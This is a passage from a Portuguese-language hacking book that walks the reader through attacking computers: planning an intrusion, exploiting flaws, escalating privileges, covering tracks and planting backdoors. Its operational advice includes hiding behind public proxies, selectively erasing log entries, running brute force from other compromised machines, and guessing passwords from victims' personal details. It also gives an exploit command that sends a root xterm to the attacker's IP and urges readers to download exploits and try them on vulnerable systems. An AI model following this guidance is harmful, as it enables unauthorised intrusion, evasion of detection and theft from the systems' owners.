O lammer sabe que sua glória durará pouco e, portanto, instala no computador invadido programas que lhe permitam voltar lá, mesmo que o buraco por onde entrou seja obstruído. Chamados de backdoors – literalmente, porta de trás –, são rotinas extremamente simples e eficientes que, utilizando os recursos do próprio sistema operacional, permitem ao invasor conectar-se posteriormente ao sistema. É comum instalar mais de um backdoor, e kiddies mais sofisticados chegam ao cúmulo de instalar entre eles algum facilmente detectável. Isso confunde o administrador da máquina, fazendo-o acreditar que resolveu o problema removendo apenas aquele.

Note que este livro tem a intenção de apresentar a porta de entrada desse submundo ao leitor. Nenhum livro, publicação, site ou FAQ na Internet ensinará ninguém a ser hacker, pois isso depende de anos de estudo, evolução contínua e abnegação. Neste capítulo, vamos estudar algumas ferramentas e falhas de segurança mais comuns em micros domésticos e como explorá-las da forma mais eficaz. Obviamente, aqui ainda estaremos no terreno dos lammers. Mas mesmo sendo procedimentos tecnicamente simples, veremos que não são nada inócuos.

Os quatro passos para um hacking feliz

Você já fez toda a parte de Engenharia Social (que seria o passo zero desta lista) na vítima. Ou encontrou uma vítima por acaso em suas longas noites de busca a esmo pela Internet. Já descobriu onde estão as brechas e que ferramentas usar. Só lhe resta invadi-la, mas a pergunta é: **como**? Será fácil? Será que não é uma armadilha? Será que o meu scanner me enganou?

A resposta para tudo isso é **planejamento**. Os passos a seguir foram compilados de diversos relatos de hackers/crackers. Não têm a intenção de ser uma cartilha, mas podem servir de base para a montagem de ataques bem-sucedi-

3 Tomar posse da máquina invadida, desfigurando-a ou recuperando dados secretos, no jargão aceito pelos kiddies.

dos. São destinados a ataques a redes de empresas, mas é possível adaptá-los para atacar computadores pessoais solitários, também.

1. Uma vez descoberta a vulnerabilidade, não tente invadir sua presa imediatamente. Ao contrário, conheça sua vítima. Visite seu site na Internet (sem atacar, apenas olhe). Se for na sua cidade, visite sua sede e tente descobrir mais sobre produtos, empregos, serviços, funcionários, hábitos... Podem-se usar técnicas passivas (observação para ver o que entra e o que sai da máquina ou rede) ou ativas, como organizar miniataques a pontos isolados e verificar as mensagens que são retornadas. O importante é coletar informações suficientes para **elaborar um plano de ação**, preferencialmente com desfechos alternativos, caso algo dê errado.

2. O primeiro acesso a gente nunca esquece. Essa é a parte mais importante do ataque. Pode-se dizer que esta etapa é o ataque propriamente dito. Depois de descoberta a vulnerabilidade e examinado o comportamento da vítima, use o exploit apropriado para ganhar acesso limitado ao sistema. E não se esqueça de usar um proxy público para esconder seu endereço IP!!!

3. Humm. Uma vez com acesso limitado, a próxima etapa consiste em ganhar acesso total à máquina (root para sistemas Unix, administrador para sistemas WinNT - no Win9x, o primeiro acesso já garante controle total...). Cada SO possui procedimentos diferentes para tal. Uma vez conseguido o acesso irrestrito, basta coletar as informações desejadas e, se for o caso, desfigurar o sistema.

4. Agora que você já "ownou" o sistema, trate de cobrir seus rastros e instalar as portas de trás. Verifique os logs do sistema e apague tudo o que for relativo à sua visita, MAS APENAS ISSO! Resista à tentação de apagar o log todo - um "buraco" no registro de eventos fará com que o administrador descubra mais cedo do que o esperado que alguém andou bulindo com seu brinquedo. Depois de fazer a cirurgia nos logs, instale os backdoors. Alguns hackers mais experientes têm o cuidado de aplicar patches no sistema para remover as portas que os deixaram entrar, evitando assim que outros hackers menos habilidosos entrem no sistema e, por descuido, alertem o administrador de que a máquina foi tomada.

Alguns dos passos devem ser repetidos, especialmente o 2. Em alguns casos será preciso fazer diversos miniataques "1 2 3 4", "1 2 3 4", até que todas as brechas tenham sido encontradas e exploradas. Obviamente estamos falando de sites e computadores frouxamente monitorados: tenha sempre em mente que muitos sistemas possuem IDS (Intrusion Detection Systems), que detectam scans e auditam os logs do sistema (o que você apaga é guardado em outro log escondido...), aumentando assim a possibilidade de você ser pego. Há ainda os sistemas chamados de *Honeypots*, que apresentam ao invasor uma aparência de sistema vulnerável, mas, na realidade, o conduzem para uma armadilha. Ninguém quer ir para a cadeia e, mesmo que não haja implicações penais desse tipo, ser pego sempre é, no mínimo, desagradável e desabonador. Alguns cuidados devem ser, portanto, seguidos para que o invasor possa desfrutar de sua presa sem ser importunado.

Search and destroy

Agora que você possui uma idéia geral sobre como organizar um ataque (lembre-se: PLANEJE ANTES!!!), podemos apresentá-lo a algumas ferramentas que o ajudarão em seus ataques. Mas note bem: a velocidade com a qual as armas são criadas e neutralizadas é violenta! Não se atenha aqui ao programa em si, mas sim ao modo de usar uma ferramenta dessas para conduzir um ataque. É quase certo que tais ferramentas não serão eficazes, pois os computadores já estarão protegidos contra elas. Mas também é certo que novos softwares surgirão. Fique ligado!

Logins fracos

Não há necessidade de ferramenta alguma, se quem instalou o software já fez o serviço para você. Todos os sistemas possuem algumas contas-padrão já configuradas antes de o sistema ser instalado (ou seja, já na mídia de instalação). É obrigação de quem está preparando uma máquina para utilização real saber quais são essas contas e mudar as senhas das que serão usadas, desabilitando as restantes.

Tristemente, vemos diversos "administradores" por aí que recebem seus Windows 2000 e seus Unix diretamente do fornecedor e não se preocupam em fazer uma análise de segurança antes de colocar o equipamento em produção. Para quem quer brincar de hacker, sistemas assim são um prato cheio. Mesmo que as senhas sejam alteradas, saber que tais contas existem pode ser um facilitador para o script kiddie, uma vez que metade da dupla já é conhecida, faltando apenas adivinhar a senha.

No CD, reunimos diversos conjuntos login/senha comuns, válidos para a maioria dos sistemas operacionais. Estão em formato texto e podem ser utilizados como listas de palavras em quebradores de senhas. Logins cujas senhas não são mostradas na lista são contas que existem mas para as quais não há uma senha-padrão consagrada. Experimente essas combinações em sistemas conhecidos seus. Há sistemas nos quais você, por engenharia social, já conhece algumas contas, falta tentar alguma senha. Na maioria dos casos, uma das palavras da lista acima é usada como senha por alguém.

Arrombando a porta da frente

Nos velhos e bons tempos, as pessoas não eram tão ligadas em segurança, e furos como os das contas e senhas-padrão eram freqüentes. Mas hoje todos são paranóicos. Há muito mais chances de você deparar-se com um sistema em que todas as contas-padrão foram canceladas e para o qual engenharia social não é possível.

Nesses casos, o hacker não tem outra alternativa senão tentar, uma por uma, todas as combinações de login e senha que ele puder imaginar. Por não demandar inteligência, mas trabalho braçal, tal procedimento é chamado de *força bruta* ou *brute force*. Fazê-lo manualmente é impossível, dadas as proporções da tarefa, então os crackers normalmente usam programas que automatizam o processo.

O brute force é seguramente o método mais deselegante de tentar uma invasão por login e senha. Você pode fazer brute force no computador do seu irmão, em casa, para descobrir as senhas dos arquivos Excel ou PDF, por exemplo. Ou pode tentar, via Internet, entrar naquele site de sexo com uma dupla usuário/senha existente, em vez de buscar quebrar a segurança do site por outras vias. Também pode experimentar entrar na área restrita da rede de sua empresa. De qualquer forma, o brute force é deselegante, facilmente detectável e, em sistemas bem configurados, inócuo.

No exemplo do site, um sistema de controle de acesso bem-feito cancelaria o usuário ou travaria o login por um tempo determinado, caso mais de três tentativas sem sucesso fossem feitas. Em situações de *war-dialing*, é necessário discar para o modem no qual se quer penetrar para cada tentativa de brute force, o que o torna dispendioso em termos de dinheiro e tempo. Entretanto, há casos (normalmente os mais difíceis) em que o brute force é a única saída.

Há um outro método parecido, que pode ser considerado um *brute force inteligente*: os ataques por dicionários. Utilizam-se listas de palavras comuns: nomes próprios, marcas conhecidas, gírias, nomes de canções, filmes... Os softwares modernos de força bruta empregam ambos os processos, tentando primeiro a lista de palavras para depois aplicar as combinações seqüenciais do brute force "primitivo".

Obviamente, o brute force é um procedimento perigoso. Um administrador de sistemas seguramente perceberá que os logs de falhas de login crescem assustadoramente, e que todas as tentativas vêm de um único IP. Um paleativo é colocar uma espera de alguns minutos entre uma tentativa e outra, mas isso vai retardar ainda mais um processo que, normalmente, pode durar vários dias ou mesmo semanas. O procedimento mais sensato é invadir vários sistemas sem importância e disparar o brute force a partir deles (obviamente, sempre se lembrando de apagar seus rastros).

Hackers mais experientes sabem que as listas de palavras devem ser customizadas para cada alvo, e que, para ser considerada boa, uma lista deve conter elementos conseguidos por engenharia social, como o nome completo do usuário, de sua namorada, esposa ou filhos, seus passatempos, o modelo de seu carro novo ou seu endereço. Informações como estas são utilíssimas, efetivas em mais de 50% dos ataques – principalmente quando se tem um número razoável de contas válidas, bastando descobrir apenas a senha. Se o candidato a invasor não souber pelo menos o login de uma conta válida, é quase certo que suas tentativas serão infrutíferas.

Sua lista de palavras deve conter nomes próprios do país onde a máquina-alvo se encontra. Livros como *Que nome darei ao meu filho?* ajudam muito nessa hora, e conseguir edições desses livros em diversas línguas é um refinamento importante da técnica. Procurar na lista telefônica ou em sua agenda comercial por nomes e anotações de outras pessoas também é uma boa idéia.

Sempre tendo em mente que saber o login correto da vítima é mais que meio caminho andado, aqui vão as sugestões para aplicar como senha nesse login:

1. Sempre tente todos os nomes e sobrenomes da vítima, um por vez. Se o login é o primeiro nome, ou uma combinação de nomes, há muitas chances de que a senha seja algum dos outros nomes, seguidos ou não de números seqüenciais ou letras. _A, _B, _C ou _XYZ também são sufixos comuns (em maiúsculas ou minúsculas).
2. Se disponíveis, tente as palavras conseguidas por engenharia social: namorada/esposa, filhos, carro, passatempo, posições sexuais, nomes dos chefes... Em seguida, tente os nomes próprios mais comuns copiados da agenda ou da lista telefônica.
3. Também é uma boa idéia tentar algo relativo ao sistema que está sendo invadido. Se a máquina em questão é a única que possui AutoCAD em toda a empresa, tente as senhas acad, autodesk, autocad ou cadcad. Se estiver em um terminal de mainframes IBM, tente ibmibm, X3270, bigblue, X25. Em um VAX, experimente vax, vms, digital ou compaq.
4. Usuários também são sensíveis ao local onde trabalham. Experimente alguma coisa relativa à cidade, bairro ou rua onde a empresa se encontra, o próprio nome da empresa ou seus produtos mais famosos. Em uma máquina da Telemar, por exemplo, poderiam ser tentadas as senhas DDDeh31, velox ou interurbano. Às vezes, o funcionário está desgostoso com a companhia. Sua senha nesses casos costuma ser ou uma palavra de baixo calão ou algum produto da concorrência (exemplo: um funcionário da Conectiva possui a senha windowsxp).
5. Por último, deve-se, separadamente, tentar suas listas de palavras e senhas comuns. Nunca use listas com mais de cem palavras, pois você ficaria exposto demais e facilmente detectável, além de modularizar e especializar o ataque.

Um procedimento importante ao elaborar suas listas de palavras é tentar pensar da mesma maneira que o usuário. Caso ele fuja das combinações comuns (nome da esposa, filhos, etc.), sua senha será o que primeiro lhe vier à cabeça, ou o nome de algum objeto que está em sua escrivaninha.

No CD há diversos programas para brute force, a maioria com possibilidade de se usar em tanto dicionários quanto combinações seqüenciais. Não vamos recomendar nenhum aqui: teste-os e tire suas próprias conclusões.

Sem quebrar o ovo não se faz omelete

Imagine a situação inversa à da seção anterior. Você já entrou numa máquina Unix ou Windows NT/2k/XP e capturou o arquivo de senhas do sistema. Obviamente essas senhas estão criptografadas, portanto, o arquivo pouco lhe será útil se não fosse uma outra classe de programas que todo cracker deve ter: os quebradores de senhas.

Na maioria das vezes, invade-se o sistema por algum descuido do administrador, mas com um usuário cujos poderes são muito limitados. Roubando-se o arquivo de senhas, é possível entrar nas áreas privativas dos outros usuários (den-

tro da mesma máquina ou na rede) e capturar informações úteis para um ataque mais profundo, ou mesmo dados vitais, como senhas para outros serviços, acesso a áreas restritas da empresa ou números de cartão de crédito. É possível também conseguir a senha do administrador e realmente "ownar" a máquina.

Arquivos de senhas criptografadas geralmente possuem *hashes* ao lado dos logins. Hashes são uma seqüência de símbolos que, confrontados com a chave criptográfica correta, revela a senha do usuário. No Windows NT (e, posteriormente, no Windows 2000 e no XP) as senhas são armazenadas no registro. Um exemplo de hash do Windows poderia ser:

maedinah:1001:3592C2B9967FD3A4976EED543AC98756C3C3CFA2:8903AD475E3478C45D15B1749777DCFD3CC4457:::

O primeiro campo é, obviamente, o login do usuário. O segundo é o ID único do usuário no sistema. Sistemas da família WinNT possuem tal identificação da mesma forma que nos Unix, embora isso seja escondido dos usuários. Depois temos dois grandes números, que representam as senhas criptografadas do sistema. A primeira é a representação da senha para redes Microsoft antigas, compatíveis com LAN Manager. Por isso mesmo, é chamada de LM Hash. Na verdade, nem é a senha que é criptografada. Do contrário, o sistema gera dois números hexadecimais, e esses números são criptografados pelo padrão DES (Data Encryption Standard), usando como chave a senha, ajustada para 14 caracteres (caso o usuário tenha escolhido uma senha menor, são aplicados enchimentos). Cada metade da senha (sete caracteres) é usada para criptografar um dos números hexadecimais. Essa representação da senha é muito fraca e é facilmente decodificável por hackers. O método normalmente utilizado é a divisão do hash em duas partes, e o hacker usa password crackers independentes em cada pedaço, acelerando a quebra da senha.

A seguinte é a chamada representação NT da senha. Ao contrário da anterior, essa representação é muito mais difícil de decifrar. A senha é, também, ajustada para 14 caracteres e depois criptografada três vezes com o algoritmo de hashing MD-4. Apesar de muito melhor, ainda é ineficiente se comparado aos sistemas Unix. Falta "sal". O conceito de "salting" (ou "salgar") é interessante. Qualquer algoritmo de criptografia baseia-se na permuta de valores. Temperar o hashing com salt significa escolher aleatoriamente muitos dos valores para permuta, adicionando uma nova camada de desafio para a reversão do criptograma. A falta de "tempero" permite ao cracker usar apenas uma estimativa de hashing para a senha, diminuindo consideravelmente o tempo necessário para descobri-la.

Mesmo sem esse problema, o Windows NT/2k/XP possui outro inconveniente gritante: os hashes são legíveis por qualquer usuário. Não há como prevenir que crackers tenham acesso a eles. Além disso, na maioria dos casos, a mesma senha blindada pelo hash NT está fracamente dissolvida no pseudo-hash LM. Desco-

brindo o segundo, é provável que o cracker tenha acesso ao sistema e à rede.

No Unix, as informações de login são armazenadas no arquivo /etc/passwd. O conteúdo do arquivo passwd é muito mais complexo (e completo) que o seu equivalente microsoftiano.

nonodeogum:1YgQ8Da9T$WFS59jmV8okWAia2cjr8u1:500:500:Pai Nono de Ogum:/home/nonodeogum:/bin/bash

Da esquerda para a direita, separados por dois pontos, temos: nome de login, hash da senha, ID do usuário, ID do grupo a que ele pertence (tanto no WinNT quanto no Unix os usuários são organizados em grupos), nome completo do usuário (este é o antigo G-COS field), localização do diretório pessoal (home) do usuário e shell de login. Observe o hash. É muito mais complexo que o do WinNT. Não há como o hacker descriptografar a senha porque ela é "só de ida". A chave de criptografia é aplicada quando o usuário cadastra a senha, ficando o resultado do hashing guardado no arquivo passwd. A chave, sendo de "mão única", só pode ser descoberta por brute force. Quando o usuário loga-se no sistema, a senha do arquivo passwd não é decifrada. Ao contrário, a senha que ele fornece durante o login é criptografada novamente e comparada com a que está gravada no arquivo. Se ambas "baterem", o usuário tem acesso ao sistema. Uma das características interessantes é que nenhum algoritmo de criptografia gera um hash que contenha o caractere "*". Por isso mesmo, colocar um caractere desses no lugar da senha impede o login por aquela conta.

A abordagem /etc/passwd tem um problema. Todos os usuários devem poder ler do arquivo, pois suas informações vitais (UID, GID, home e shell) estão nele. Isso quer dizer que os hashes de todos os usuários ficam desprotegidos e qualquer lammer com uma conta no sistema pode querer rodar um quebrador de senhas neles. Mesmo sendo difícil de quebrar, um arquivo que pode ser lido por todo mundo também pode ser copiado em disquete, levado para casa e quebrado sossegadamente por uma máquina comum, sem que ninguém saiba.

Para resolver esse problema, a maioria dos Unices de hoje utiliza o sombreamento de senhas ou shadow passwords. O shadow é um arquivo com permissão de leitura apenas para o root. No /etc/passwd, no lugar da senha, temos um "*" ou "x" para indicar que a senha está no arquivo shadow. Esta técnica sozinha torna impossível conseguir, como usuário normal, as senhas de outros usuários. E, como sabemos, na maioria dos ataques temos de conseguir acesso restrito primeiro para depois tentar acesso irrestrito. Um único expediente coloca dois níveis de dificuldade a mais no caminho do cracker.

O quebrador de senha mais conhecido para a família WinNT é o L0phtCrack, uma ferramenta de uso muito fácil e capaz de quebrar os fracos hashes do Windows em pouco tempo. Atualmente está disponível apenas em versão comercial custando US$ 350, mas pode-se conseguir o código-fonte de uma ver-

são mais antiga no endereço www.atstake.com/research/lc/download.html. Para Unix, a vedete é o fabuloso John the Ripper. O software é capaz de quebrar, com alguma ajuda da engenharia social, as senhas dos arquivos passwd e shadow (se o cracker conseguir acesso a eles) e, em conjunção com ferramentas de conectividade, pode capturar senhas criptografadas que trafegam em uma rede. Além de Unix, há versões do programa para DOS, Win32, BeOS e OpenVMS e checagem de Kerberos AFS e pseudo-hashes LM do Windows NT/2k/XP. O John the Ripper está disponível em www.openwall.com/john/.

O leitor deve ter notado que não mencionamos a família Win9x nesta seção sobre senhas. O motivo bem simples: não há segurança nesse ambiente. As senhas são gravadas em arquivos com o nome do usuário e a extensão PWL. Deve ser relativamente fácil quebrar as senhas embaralhadas nesses arquivos (recusamo-nos a usar a palavra "criptografadas" aqui), mas não há necessidade de tanto: basta apagar os arquivos e o Windows alegremente pede novas senhas... Entretanto, como os arquivos PWL podem guardar (e normalmente o fazem) a mesma senha da rede. quebrá-los pode ser bem útil! Há milhares de quebradores de PEL no packetstormsecurity.nl.

Scanners

Scanners são programas utilizados para varrer os computadores em uma rede à procura de vulnerabilidades. Há portas abertas a ataques tanto em máquinas pessoais quanto em servidores de todos os tamanhos. Os scanners buscam sistemas que estejam desprotegidos e prontos para receber uma análise minuciosa sobre sua segurança. A maioria dos scanners não foi desenvolvida com intenção de uso maligno. Mas como a rosa bonita e perfumada também possui espinhos, são utilizados pelos dois lados: os hackers os utilizam para o ataque, enquanto os administradores procuram as brechas para fazer as devidas correções.

Existem scanners específicos, desenvolvidos por empresas, que dão ênfase à segurança e que geralmente custam caro. Como um cracker não respeita nada, fatalmente tais scanners cairão em suas mãos. Outros são criados por hackers mais experientes. Enquanto a vulnerabilidade que esses scanners exploram for segredo de clãs, poucos terão acesso a eles. Depois que ficam obsoletos, são postos na rede para que os script kiddies possam fazer uso. Por isso, é bom lembrar que scanners encontrados facilmente na Internet podem não ser mais tão eficientes ou são mesmo completamente inúteis.

Podemos dividir os scanners em dois tipos: o scanner de portas TCP/IP abertas (ou portscanner) e o scanner de vulnerabilidades conhecidas.

Portscanners

Toda máquina com conectividade TCP/IP possui, em teoria, mais de 128 mil pontos vulneráveis. Cada serviço de rede que estiver disponível em uma determinada máquina é uma porta de entrada em potencial - como vimos no capítu-

lo sobre Unix. Em Redes I, aprendemos que cada um desses serviços "escuta" a rede por meio de uma porta representada por um número, à espera de conexões. Como são 65.536 portas para o protocolo TDP e 65.536 portas para o protocolo UDP, temos aí uma verdadeira legião de hidras. Por exemplo, se a máquina for um servidor Web, é bem provável que a porta TCP 80 esteja aberta, para que outros computadores possam acessar as páginas HTML. Outro exemplo: uma máquina Windows que esteja com o compartilhamento ("share") de arquivos ligado "escuta" as portas 137, 139 e 455 à espera de outras máquinas Windows que queiram ler os arquivos compartilhados. Esses números estão normatizados na RFC1700[4].

Os portscanners verificam as portas TCP/IP abertas de um sistema. Seu objetivo é listar os serviços de rede TCP/IP disponíveis, fazendo com que respondam quando consultados. Com os resultados fornecidos pelo portscanner e o conhecimento da RFC1700, o hacker pode determinar quais serviços estão dando sopa e aplicar neles os exploits pertinentes. Existem também os stealth port scanners, que utilizam técnicas de não-conexão ou conexão incompleta para não serem detectados – nem sempre com sucesso – como se tivessem um sistema de camuflagem. Os administradores têm de utilizar ferramentas específicas para detectá-los.

Quase todas as técnicas de portscanning valem-se dos sinais (ou flags) TCP, UDP ou ICMP trocados entre os programas que querem se conectar. Apenas para referência rápida, os sinais são estes:

PSH (push) – Um tipo de "válvula de descarga", acelera a transmissão para poder finalizá-la
SYN (synchronize) – Tentativa de sincronização entre portas
ACK (acknowledge) – Indica que os pacotes anteriores foram aceitos no destino
RST (reset) – Interrompe a conexão, devido a erros ou "queda de linha"
FIN (finish) – Finalizador de conexão, usado no fim da transmissão (não há mais dados)
URG (urgent) – Sinalizador de urgência

A partir da análise desses sinais, os scanners retiram informações úteis sobre os sistemas e os comparam com padrões predefinidos. O resultado disso é passado para o hacker, que interpreta os resultados baseado em sua experiência e conhecimento e decide quais exploits usar. Escovaremos mais bits sobre *hadshake* TCP/IP e funcionamento de scanners nos capítulos seguintes. Se tudo até aqui lhe pareceu confuso, não prossiga. Releia o capítulo Redes I, e alguns dos tutoriais sobre TCP/IP incluídos no CD. Recomendamos ainda os excelentes livros de Andrew Tannembaum e do Prof. Gabriel Torres, *Redes de Computadores*. Apesar do mesmo nome, são dois livros diferentes. A Internet também está cheia de tutoriais sobre TCP/IP. Use seu mecanismo de busca favorito e divirta-se!

4 Request for Comments são documentos com recomendações para implementação de serviços e normas para a Internet e redes em geral. Todos eles podem ser consultados em www.ietf.org/rfc.html.

Funcionamento de um scanner de portas

Existem centenas de scanners de portas espalhados pela Internet. Em primeiro lugar, devemos escolher a plataforma na qual vamos trabalhar, Unix (incluindo aí Linux) ou Windows. Grande parte dos iniciantes prefere a segunda opção, pois a maioria das ferramentas são mais fáceis de trabalhar. Depois de "brincar" um pouco com esses scanners e verificar seu *modus operandi*, podemos passar a usar scanners mais complexos e poderosos.

Uma das opções dos bons programas de scan é a possibilidade de definir um *range* ou faixa de IPs a serem verificados. Por exemplo, poderíamos varrer os endereços entre 192.168.1.1 e 192.168.1.10 - dez máquinas em uma rede privada - ou entre 64.x.x.1 e 64.y.y.254 - 252 máquinas na Internet pública. Observe que em qualquer faixa de endereço poderemos encontrar computadores pessoais, estações de trabalho ou servidores. Omitimos x.x e y.y dos endereços do exemplo para proteger os inocentes. ;-)

Lembrando que IPs internos como os de grandes empresas não podem ser atacados diretamente pela Internet. Seria necessário passar primeiro pelo gateway, pelo firewall, conseguir um shell em alguma máquina que possua interfaces de rede tanto na Internet quanto na rede interna e mapear a rede interna até chegar à máquina desejada - o que não é nada fácil, por enquanto...

No caso de um endereço diretamente conectado à Internet, é necessário fazer uma escolha das portas mais comumente vulneráveis. Após definir o range dos IPs, podemos, ao nosso gosto, definir quais portas vamos testar e quais métodos usaremos nelas. Restringir o número de portas é uma atitude sábia, pois, se você escanear TODAS as portas, seguramente será detectado por um administrador atento (ou um IDS). Comece com os serviços mais comuns, nos quais você pode ser confundido com o tráfego normal. Nossas sugestões são as conhecidas portas 21 (Telnet), 25 (Mail), 53 (DNS), 80 (Web) e 139/445 (SMB/CIFS). Para fins didáticos, consideremos escanear as portas. Depois de configurado, basta colocar o programa para rodar e veremos o seguinte resultado:

```
Address : 192.168.1.12
Port    21 ... Listening
Port    22 ... Listening
Port    25 ... Listening
Port   110 ... Listening
```

As portas 21, 22, 25 e 110 podem estar abertas para uma possível invasão, podem estar sob a vigilância de um administrador e podem realmente ser seguras. A porta 110 oferece o serviço POP3. É por onde você se conecta para baixar seus e-mails. Ora, essa porta TEM de estar aberta (nos servidores de e-mail, obviamente), de outra forma ninguém poderia ler correspondência eletrônica. Portas abertas não são sinônimo de insegurança. O problema são as portas aberta, cujos programas que as "escutam" possuem falhas de segurança.

O *portscanner* mais conhecido da face da terra é o nmap (www.insecure.org/nmap/). Desenvolvido originalmente para Unix, possui versões para muitos sistemas operacionais, incluindo o Windows. Concebido para a linha de comando, possui diversos frontends gráficos, como o NmapWin para Windows (www.nmapwin.org) e o nmapfe para Unix (incluso no pacote do nmap). Extremamente flexível e poderoso, o nmap e vários de seus frontends para Windows, Unix e Mac estão incluídos no CD.

Scanner de vulnerabilidade

Nós utilizamos os portscans para verificar os serviços ativos em um dado sistema. Uma vez determinados esses serviços, entra em cena um outro tipo de scanner: o de vulnerabilidades. Basicamente, a idéia do scanner de vulnerabilidade é, através de uma lista de falhas conhecidas, checar se o sistema está ou não executando um serviço com problemas. Estes scanners facilitam sobremaneira o trabalho do invasor, automatizando o processo de conexão a cada um dos serviços listados pelo portscan e a verificação de fraquezas. Sendo automático, poupa ao invasor dias de trabalho, pois pode checar sozinho dezenas ou mesmo centenas de vulnerabilidades sem a intervenção do black-hat.

Um bom scanner de vulnerabilidade deve verificar os seguintes itens:

- **Erros comuns de configuração:** administradores de sistema inaptos e usuários leigos deixam, por incompetência, várias portas abertas e fraquezas desprotegidas em seus sistemas.
- **Configurações e senhas-padrão**: não há nada de que um hacker goste mais do que um administrador de sistemas que instala softwares e os deixa com as configurações de fábrica. Ri-se de babar ao perceber servidores com usuários e senhas-padrão (do tipo usuário: root senha:root ou usuário:admin senha:master) ou com diversos serviços inseguros desnecessariamente ativados.
- **Combinações óbvias de usuário e senha**: outro problema são as senhas óbvias. Usuários comuns já possuem a tendência de colocar uma senha fácil de lembrar (o nome da esposa, por exemplo). A situação piora quando usam combinações de nomes notoriamente públicos. Exemplos de pares usuário/senha fracos: fabio/junior, wanderley/luxemburgo, alice/cooper, carla/perez, george/walkerbush. Outro problema são senhas de palavras do dicionário: há quebradores de senha com listas de palavras comuns. Um estudo feito em 1998 por uma empresa norte-americana mostrou que 82% dos funcionários utilizavam, como senha, alguma posição sexual ou o nome do chefe modificado de forma pejorativa.
- **Vulnerabilidades divulgadas:** sempre que uma falha de segurança é divulgada, há uma corrida dos desenvolvedores de software para saná-las. Mas também há uma outra competição: a dos hackers que querem chegar aos sistemas vulneráveis *antes* de serem consertados.

Um scanner de vulnerabilidades pode, por exemplo, descobrir que sua versão

do servidor de SMTP sendmail é muito antiga e possui o famoso *sendmail-bug*. Ou que você ainda está usando o MSN Messenger 4.6 e, portanto, emprega controles ActiveX vulneráveis. Ambas são falhas muito antigas, mas – quem se importa? – se você não deu atenção aos conselhos de seu guru de segurança favorito e não atualizou seus sistemas, o problema é todo seu. Esses são apenas dois exemplos das centenas de testes que um único scanner de vulnerabilidades pode fazer por você. Scanners mais modernos já incluem, em um mesmo software, portscans, vulnscans e mapeamento de redes. Um exemplo disso é o excelente Nessus (www.nessus.org), que será abordado nos capítulos finais.

Exploits

Exploits são scripts e programas designados para exploração de vulnerabilidades em sistemas. Assim como os scanners, eles podem ser usados tanto por administradores para testar as falhas de segurança em seus servidores quanto pelos hackers que os utilizam para invasão e aquisição de informações.

Há vários tipos de exploits e cada um possui uma forma diversa de aplicação. Para alguns deles o hacker precisa ter acesso ao Shell da máquina-alvo. Isso pode ser conseguido por meio de um cavalo de tróia executado pela vítima em seu sistema. Tal trojan abre uma porta de comunicação (sim, uma porta TCP/IP, com número determinado e um protocolo) e permite que o invasor tenha total controle sobre a máquina, o que inclui instalação de programas e, portanto, a aplicação de qualquer exploit. Note que, neste caso, já houve uma pequena invasão: o exploit permite quebrar outros níveis de segurança e, assim, obter um acesso mais profundo.

Outros exploits servem justamente para conseguir o acesso a um shell e podem ser aplicados através de um site que contenha um código malicioso escondido. E-mails em formato HTML também são vetores desse tipo de código. Normalmente, o que esses exploits fazem é gerar um estouro de pilha (buffer overflow) e, com isso, confundir a máquina-alvo, fazendo-a abortar o programa em execução e devolver uma linha de comando. E, por ora, basta saber que todos os programas possuem uma área de memória (ou *buffer*) para trocar dados com outros programas ou para interagir com o usuário. Essa área de memória tem um tamanho limitado, e programas mal escritos comportam-se de forma estranha toda vez que o buffer fica cheio. O próximo dado que tentar entrar no buffer e não conseguir gerará instabilidades no programa e poderá paralisá-lo.

Um exemplo prático: descobre-se no endereço vitima.com.br (atenção lammers: o endereço é fictício) um sistema Unix rodando uma versão vulnerável do BIND, um servidor de DNS. Um exploit para essa versão de BIND chamado *bindxplt* é encontrado no site Rootshell, que permite a execução de comandos arbitrários pelo daemon no caractere seguinte ao último que cabia no buffer. Lembrando que ele só roda com privilégios de root, executa-se, na máquina do hacker, o comando:

```
$ bindxplt vitima.com.br "/usr/X11R6/bin/xterm -display
200.xxx.yyy.6:0"
```

Como por mágica, uma janela de X-Terminal se abre na máquina do hacker, que possui o IP 200.xxx.yyy.6. Dentro dessa janela, o prompt de root da máquina vitima.com.br. É a glória!

Há milhares de exploits que podem ser utilizados. Poderíamos citar alguns aqui, mas a quantidade é realmente assustadora. Sugerimos parar a leitura do livro neste ponto e navegar por cada um dos sites citados abaixo. Tome conhecimento de como cada site funciona, baixe alguns exploits de cada um e tente aplicá-los em sistemas vulneráveis.

www.cert.org	www.hackersplayground.org
www.insecure.org	www.ntsecurity.nu
www.rootshell.com	www.antionline.com
www.securityfocus.com	www.digitalsin.net/cyn/sinfinite
www.packetstormsecurity.org	www.cexx.org
www.linuxsecurity.com	www.hackinthebox.org
www.linuxsecurity.com.br	astalavista.box.sk

Em Tróia, como os gregos...

Uma vez com acesso à linha de comando na máquina invadida, uma das primeiras providências do black-hat é instalar um backdoor. Por meio dele, o hacker pode entrar e sair do computador invadido sempre que quiser. Mas para instalar a tal porta de trás, a máquina precisa ser primeiro invadida. Muitos acham que isso dá trabalho demais.

Alguns espertos pensaram: por que não fazer os próprios *losers* facilitarem o nosso trabalho? Bem, você já tem o chão fértil para o nascimento dos primeiros cavalos de tróia. Os trojans, como são comumente chamados, são programas executáveis que controlam todas as partes do computador e comunicam-se com o mundo exterior. Um hacker conecta-se ao trojan por meio de um backdoor embutido e pode controlar a distância a máquina invadida. Em 1998, mais de 250 tipos de trojans conhecidos já estavam atuando nos micros dos mais desavisados, e desde então, esse número cresceu monstruosamente, chegando a 580 em 2000. Hoje em dia, torna-se difícil encontrar um número fiel, e mesmo os números apresentados indicam apenas os trojans encontrados e catalogados. Muitos ainda devem andar por aí com trojans tão antigos quanto indetectáveis...

A difusão desse tipo de programa dá-se por contágio. Os trojans, em sua maioria, são desenvolvidos e distribuídos como vírus, anexados em mensagens de e-mail ou em disquetes promíscuos, e muitas vezes são escondidos em arquivos inocentes, como imagens, apresentações em Flash e joguinhos. Depois que a própria vítima instalou o trojan, o computador infectado começa a funcionar como um servidor. Se há um servidor, há um cliente para se conectar, que está em poder do hacker. A conexão é praticamente imperceptível para o usuário leigo, que, ao se conectar à Internet, está sujeito ao ataque.

